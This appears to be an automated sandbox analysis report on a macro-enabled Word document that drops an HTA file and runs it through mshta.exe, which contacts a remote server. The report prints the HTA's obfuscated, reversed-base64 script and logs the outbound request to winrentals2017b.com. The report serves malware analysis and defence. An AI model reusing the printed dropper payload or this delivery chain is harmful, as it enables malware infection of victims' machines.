File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Dec 2 11:20:15 2021, mtime=Thu Dec 2 11:20:15 2021, atime=Thu Dec 2 11:20:15 2021, length=3342, window=hide
Category:	modified
Size (bytes):	1025
Entropy (8bit):	4.53172314563644
Encrypted:	false
SSDEEP:	12:8Dwh6FRgXg/XAlCPCHaX6zBFbEDb5KIDhrc7H2NcW1KicvbJIYnYWluCN1KZ3YiU:8P/XTKz3wP5K0Q4eyYYWM2Y3qyR7m
MD5:	0A9A707360E344370C535C595C655FE5
SHA1:	3DBD4D9B42BEBB0718FDD2E70B81CEAC0E500865
SHA-256:	7A90EDFC0B1456A5B5735277C9F2A363BB703A2B7ADF4F9575227104FF0F0FFB
SHA-512:	2A4F0DD8E8101486CEE4B92855D874CF059044E7C637C55E2A201CCB346E7B38947DFBFC6C051B2F9749601681D35A3FB20142922EE1F0D132A4B1D3FAE898F
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\youTube.LNK	
Preview:	L.....F.... ...k.^.v...k.^.v...r#..v.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....1.....S.b..DOCUME~1..h.....QK.X.S.b*...[=.....>.....D.o.c.u.m.e.n.t.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.7.0.....^.2.....S.b .youTube.hta.D.....S.b.S.b*.....y.o.u.T.u.b.e...h.t.a.....w.....-...8...[.....?J.....C:\Users\..#.....\\878164\Users.user\Documents\youTube.hta.$.....\.....\.....\.....\.....\.D.o.c.u.m.e.n.t.s.\.y.o.u.T.u.b.e...h.t.a.....m.....#.F..l.H.i.m.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....878164.....D_....3N...W...9..g.....[D_....3N...

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Desktop\~$arge_12.01.2021.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Documents\youTube.hta (copy)	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3342
Entropy (8bit):	5.787478297876638
Encrypted:	false
SSDEEP:	96:iOVvcNLnp15eL/XaxaFD1OIWCOrWETgAgQg+jgMo0Y01MDdq:iOVqb5Sa05OIWCSWETgAgQgKgu1o8
MD5:	55D9EAB53D4063A53B6ED05F7B1E75E7
SHA1:	E6B4C81676D3EF0D2F7D08A6CC2AD90EB54908C3
SHA-256:	C7F40608CE8A3DDA25C13D117790D08EF757B07B8C2CCB645A27A71ADC322FB2
SHA-512:	E90768D87C7B191D41D3944957725DB0E1F29FA865E24FD7308656FC9249CA0A5D1BD0ABEDA3BBC68528EFC0CE6BC3A79EB434C375FD5C6EC90455C6E19A74F9
Malicious:	false
Preview:	<html><body> lave =YXYyBCZvdXWvVHI9AibldHIBNGdpZXZY9kYqV2Y0hiItNHetxmMugXbshGd0BnIpsDZvdXWvVnLvBXZuhiIHVEViwCIigGd0BnOv8ydp5mcl5Gdhx2cyATM3lmLj9WbvQXZnp3LRJzN3E2R3Y0aOlDcBNWYXRkZGx2ROJUZ1FWcHVGZ4k2LiF2VlhHVR92R5FUQ6xkUvEUVxgVRyJXVxYUa0pmaWhjQCFWU1VWb2UzctFFWZZXek9iN0AjNz8yZ2YmSZx0RIJlVXB3NzFDd2hkbaRmdvg1YqNWWDpmQYhDdQFWQMNHapRUQ4hTNQVUcvMWYiNzPyVmZ9ADdmclePpVP5gXeBlGZOZiezQWOPJGM9U0dBV1aVVlT5h0crZSdzVmc9QjWrlHO54mJjlGZ9IWR1klQPZUeaZ3VlJ2R2lzdQJ3NRZVbmEXPsl1anplTHl1baBXd5ICLgYWYsNXZpsDZvdXWvVnLzVmbkhSK7kmZoQ2b3l1b15yc0FGd1NHI90DIyADMpsHdyl3e2FmcgcWayxGTvZXZg0DIuV2dgE0Y0lmdlh1TipWZjRHKiEGZvRmYuMHdyVWYtJSK7cWayxGTvZXZu8Gcl52Onlmcsx0b2VmL0lHclBSPgEzOnlmcsx0b2VmL3JXa0VGKk92dZ9WduIXZzB3buNXZi9GZ5lyOnlmcsx0b2VmLzFmdlR3bmlGblhiIjpDXcV3clJ3ccxFc1JGbpNGXcR2b35UZ4RnLqB3ZiwCIykyOnlmcsx0b2VmLjx2bzV2O9NWY0NGaoUWK71Xf||==gdhJHIs9mdlxUarVGI9AibldHIBNGdpZXZY9kYqV2Y0hiI3N3YylGc05ycoVGbsJSK7YXYyByahJ3bsR0b3B1b3BS

C:\Users\user\Documents\~$ouTube.hta	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254

C:\Users\user\Documents\~$ouTube.hta	
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Documents\~WRD0000.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3342
Entropy (8bit):	5.787478297876638
Encrypted:	false
SSDEEP:	96:iOVvcNLnp15eL/XaxaFD1OIWCOrWETgAgQg+jgMo0Y01MDdq:iOVqb5Sa05OIWCSWETgAgQgKgu1o8
MD5:	55D9EAB53D4063A53B6ED05F7B1E75E7
SHA1:	E6B4C81676D3EF0D2F7D08A6CC2AD90EB54908C3
SHA-256:	C7F40608CE8A3DDA25C13D117790D08EF757B07B8C2CCB645A27A71ADC322FB2
SHA-512:	E90768D87C7B191D41D3944957725DB0E1F29FA865E24FD7308656FC9249CA0A5D1BD0ABEDA3BBC68528EFC0CE6BC3A79EB434C375FD5C6EC90455C6E19A74F9
Malicious:	false
Preview:	<html><body> lave =YXYyBCZvdXWvVHI9AibldHIBNGdpZXZY9kYqV2Y0hiltNHetxmMugXbshGd0BnIpsDZvdXWvVnLvBXZuhiIHVEViwCligGd0BnOv8ydp5mcl5Gdhx2cyATM3ImLj9WbvQXZnp3LRJzN3E2R3Y0aOlDcBNWYXRkZGx2ROJUZ1FWcHVGZ4k2LiF2VlhHVR92R5FUQ6xkUvEUVxgVRyJXVxYUa0pmaWhjQCFWU1VWb2UzctFFWZZXek9iN0AjNz8yZ2YmSZx0RIJlVXB3NzFDd2hkbaRmdvg1YqNWWDpmQYhDdQFWQMNHapRUQ4hTNQVUcvMWYiNzPyVmZ9ADdmclePpVP5gXeBlGZOZiezQWOPJGM9U0dBV1aVVlT5h0crZSdzVmc9QjWrlHO54mJjlGZ9IWR1klQPZUeaZ3VlJ2R2lzdQJ3NRZVbmEXPsl1anplTHl1baBXd5lCLgYWYsNXZpsDZvdXWvVnLzVmbkhSK7kmZoQ2b3l1b15yc0FGd1NHI90DIyADMpsHdyl3e2FmcgcWayxGTvZXZg0DIuV2dgE0Y0lmdlh1TipWZjRHKiEGZvRmYuMHdyVWYtJSK7cWayxGTvZXZu8Gcl52Onlmcsx0b2VmL0lHclBSPgEzOnlmcsx0b2VmL3JXa0VGKk92dZ9WduIXZzB3buNXZi9GZ5lyOnlmcsx0b2VmLzFmdlR3bmlGblhiIjpDXcV3clJ3ccxFc1JGbpNGXcR2b35UZ4RnLqB3ZiwCIykyOnlmcsx0b2VmLjx2bzV2O9NWY0NGaoUWK71Xf||==gdhJHIs9mdlxUarVGI9AibldHIBNGdpZXZY9kYqV2Y0hiI3N3YylGc05ycoVGbsJSK7YXYyByahJ3bsR0b3B1b3BS

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.789270534017578
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	charge_12.01.2021.doc
File size:	34322
MD5:	18499830201cddade8183b8e24fdf30a
SHA1:	55c498cf7273cab567f49a00c15ca3316c001215
SHA256:	0a42f6762ae4f3b1d95aae0f8977cde6361f1d59b5ccc400c41772db0205f7c5
SHA512:	0a59ed2f3491bbd547d3ae543c6efcf965d1da65c02f900b09d6c75afd92dfc98c4182af7392b9d77b79cf0c17fe30d232449396a3a3be14c96b07ce7718928e
SSDEEP:	768:JouYXWQ6W02VWnZdw9822zARtrLfxl1lsq:mLmxfcVWwkyNLfx4
File Content Preview:	PK.....!...O.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/532355/sample/charge_12.01.2021.doc"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Title:	
Subject:	
Author:	aqbhmx
Keywords:	ath.ebuTuoy
Template:	Normal
Last Saved By:	Пользователь Windows
Revion Number:	2
Total Edit Time:	0
Create Time:	2021-12-01T11:28:00Z
Last Saved Time:	2021-12-01T11:28:00Z
Number of Pages:	1
Number of Words:	116
Number of Characters:	9905
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	55
Number of Paragraphs:	1
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 04:20:15.315145016 CET	192.168.2.22	8.8.8.8	0x92e6	Standard query (0)	winrentals 2017b.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 04:20:15.352807045 CET	8.8.8.8	192.168.2.22	0x92e6	No error (0)	winrentals 2017b.com		194.62.42.207	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- winrentals2017b.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	194.62.42.207	80	C:\Windows\SysWOW64\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 04:20:15.765425920 CET	0	OUT	GET /tegz/Q277aG7FkN9pAcaWDfFlGNBeuaqGed8i/baWexTQoGyAAzLR/AU1XErrU1FitjjV8BBaQuem65smQXYvyd/64063/g6fJYLGHRVWp7s1tvHnZdv/XcjcYCjBX8tPaALshiDAx85PEq/cab3?ref=0t&WzOZ=9xyAidN&z3d9Ob0=EwAUkUUNyHsk&user=4Zky89n&cid=bE5YBOFyZvWHbGv9wPr7QVm&q=lYkgZNGYoZpu9 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: winrentals2017b.com Connection: Keep-Alive
Dec 2, 2021 04:20:16.313687086 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 03:20:15 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Length: 203 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 63 61 62 33 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL "cab3" was not found on this server. </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2064 Parent PID: 596

General

Start time:	04:20:12
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f410000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Analysis Process: explorer.exe PID: 1960 Parent PID: 2064

General

Start time:	04:20:16
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	explorer youTube.hta
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

Analysis Process: explorer.exe PID: 1580 Parent PID: 596

General

Start time:	04:20:17
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding

Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: mshta.exe PID: 1188 Parent PID: 1580

General

Start time:	04:20:17
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\mshta.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\Documents\youTube.hta"
Imagebase:	0xe10000
File size:	13312 bytes
MD5 hash:	ABDFC692D9FE43E2BA8FE6CB5A8CB95A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Disassembly

Code Analysis